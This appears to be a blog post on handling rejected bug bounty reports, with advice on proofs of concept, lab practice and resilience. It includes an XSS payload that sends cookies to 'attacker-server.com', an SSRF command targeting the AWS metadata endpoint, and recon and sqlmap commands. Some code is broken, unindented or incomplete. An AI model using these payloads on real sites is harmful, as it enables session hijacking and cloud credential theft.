Listen to this Post

Introduction:
The journey of a cybersecurity researcher is paved with rigorous technical audits, meticulous proof-of-concept development, and, often, the sting of rejection from bug bounty platforms. A recent post by an experienced ex-BlackHat professional highlights a critical reality: a vulnerability submission deemed valid by the researcher was ultimately rejected by a platform’s triage team. This scenario opens a profound discussion on the subjective nature of vulnerability assessment, the importance of resilient security mindsets, and the continuous technical upskilling required to navigate the complex landscape of ethical hacking and responsible disclosure.
Learning Objectives:
- Understand the technical and procedural factors that can lead to a valid bug bounty submission being rejected.
- Learn the essential steps for building an irrefutable proof-of-concept (PoC) and effectively communicating technical risk.
- Develop a resilient methodology for continuous learning and skill enhancement after professional setbacks.
You Should Know:
1. Decoding “REJECTED”: Common Technical and Procedural Pitfalls
A rejection is not always a reflection of a flaw’s non-existence. Often, it stems from presentation, scope, or interpretation. Triage teams may reject submissions due to: perceived lack of security impact (e.g., “this is an intended feature”), duplicate submissions, issues outside the program’s scope, or an incomplete PoC that fails to demonstrate tangible risk.
Step‑by‑step guide:
Step 1: Scrutinize the Program Scope. Before testing, meticulously review the target’s robots.txt, security.txt, and the bounty platform’s defined rules. Use commands to enumerate valid subdomains and endpoints.
`Linux (Command):` amass enum -d target.com -o subdomains.txt && httpx -l subdomains.txt -o live_targets.txt
`Windows (PowerShell):` Get-Content .\subdomains.txt | ForEach-Object {Test-Connection $_ -Count 1 -Quiet}
Step 2: Build a Watertight PoC. Your proof must be clear, concise, and show impact. For a common Cross-Site Scripting (XSS) finding, don’t just alert document.domain. Demonstrate session theft.
`PoC Code Snippet (HTML/JS):`
<script>
fetch('https://attacker-server.com/steal?cookie=' + document.cookie);
</script>
Step 3: Articulate the Impact. In your report, clearly link the vulnerability to a threat model (e.g., “This stored XSS in the user profile allows an attacker to hijack any admin’s session, leading to a full compromise of the admin panel at
").

<ol>
<li>The Art of the Follow-Up: Professional Advocacy for Your Findings
A rejection is the start of a dialogue, not the end. A professional, evidence-based follow-up can sometimes reverse a decision.</li>
</ol>

<h2 style="color: yellow;">Step‑by‑step guide:</h2>

Step 1: Analyze the Rejection Reason. Platform comments like "Not Applicable" or "Informative" are your starting point. Cross-reference with Common Vulnerability Scoring System (CVSS) standards to justify your severity rating.
 Step 2: Gather Supplementary Evidence. Use additional tools to bolster your case. For a potential server-side request forgery (SSRF), show interaction with your burp collaborator or a internal service.
 `Linux (Command) - Using curl to demonstrate SSRF:`
[bash]
 If the vulnerable parameter is 'url='
curl -v "https://vulnerable-target.com/api/fetch?url=http://169.254.169.254/latest/meta-data/"
Step 3: Craft a Calm, Technical Rebuttal. Present new evidence without confrontation. Use phrasing like: “Thank you for the review. To further demonstrate the impact, I’ve verified the SSRF can reach the AWS metadata service, which poses a critical risk of cloud instance compromise. Here is additional proof…”
- Building Your Personal Lab: From Theory to Unassailable Practice
The quote “The more we know, we know that we don’t know” underscores the need for constant practice. Your home lab is where you validate and deepen knowledge without the pressure of program constraints.
Step‑by‑step guide:
Step 1: Set Up a Vulnerable Environment. Use Docker to run intentionally vulnerable applications.
`Linux/Windows (Docker Command):`
docker pull vulnerables/web-dvwa && docker run -d -p 8080:80 vulnerables/web-dvwa
Step 2: Practice Exploit Development. Go beyond automated scanners. Manually exploit a SQL injection in your lab using SQLmap’s techniques as a learning guide.
`Command for Learning:`
sqlmap -u "http://lab.local/vuln.php?id=1" --batch --technique=BTU -v 3
 Study the payloads and requests it generates.
Step 3: Mimic Real-World Scenarios. Integrate applications, set up firewalls (e.g., iptables/ufw on Linux, Windows Firewall rules via PowerShell), and practice bypasses.
- Mastering the Toolchain: Essential Arsenal for Modern Researchers
Precision tools separate a good finding from a well-documented, critical one. Mastery goes beyond running a tool; it involves interpreting its output and chaining findings.
Step‑by‑step guide:
Step 1: Reconnaissance Mastery. Use passive and active recon tools in sequence.
`Toolchain Example:`
1. `subfinder -d target.com -o subs.txt`
2. `naabu -iL subs.txt -p 80,443,8080,8443 -o ports.txt`
3. `nuclei -l ports.txt -t ~/nuclei-templates/ -o vulnerabilities.txt`
Step 2: Proxy Proficiency. Configure Burp Suite or OWASP ZAP to handle modern web apps (JS-heavy, WebSockets). Set up scope, exclusions, and use intruder for complex fuzzing attacks.
Step 3: Custom Scripting. Automate tedious tasks with Python/Bash.
`Python Snippet for API Testing:`
import requests
headers = {'Authorization': 'Bearer <token>'}
for endpoint in open('api_endpoints.txt'):
r = requests.get(f'https://target.com{endpoint}', headers=headers)
if r.status_code == 200:
analyze_response(r.json())
- The Mindset Factor: Cultivating Psychological Resilience in Security
Technical skill is half the battle. The ability to handle rejection, avoid burnout, and maintain ethical boundaries is what sustains a long-term career.
Step‑by‑step guide:
Step 1: Separate Ego from Work. Treat each submission as a data point. The goal is improving systemic security, not just winning bounties.
Step 2: Implement a Feedback Loop. For every rejection, create a personal “Lessons Learned” entry. Was it the tool, the scope, or the explanation?
Step 3: Engage with the Community. Share techniques (within responsible limits) on platforms like HackTheBox, TryHackMe, or in local OWASP chapters. Teaching reinforces your own knowledge.
What Undercode Say:
- Rejection is a Data Point, Not a Verdict. A triage team’s “REJECTED” label is a single assessment within a specific context. It demands technical reassessment and clearer communication, not immediate surrender of the finding’s potential validity.
- The Learning Loop is Non-Negotiable. The field’s evolution—from cloud-native apps to AI agents—mandates that the most successful researchers are perpetual students. Their lab, toolchain, and methodology are in a constant state of refinement.
The researcher’s philosophical stance, “The more we know, we know that we don’t know,” is the core tenet of a true security professional. This incident is not a failure but a case study in the gap between technical discovery and its successful communication and acceptance. It underscores that expertise is a combination of deep technical knowledge, precise communication, and psychological fortitude.
Prediction:
The future of bug bounty platforms and vulnerability disclosure will increasingly leverage AI for initial triage, reducing human error but also creating new challenges for researchers to “prove” exploitability to an algorithm. Platforms that foster transparent dialogue and provide more detailed, technical feedback will attract top-tier talent. Simultaneously, we will see a rise in personal branding among researchers, where a public portfolio of well-documented, complex vulnerabilities (even rejected ones) becomes as valuable as the bounty itself, shaping hiring and collaboration in the cybersecurity ecosystem.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sans1986 First – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


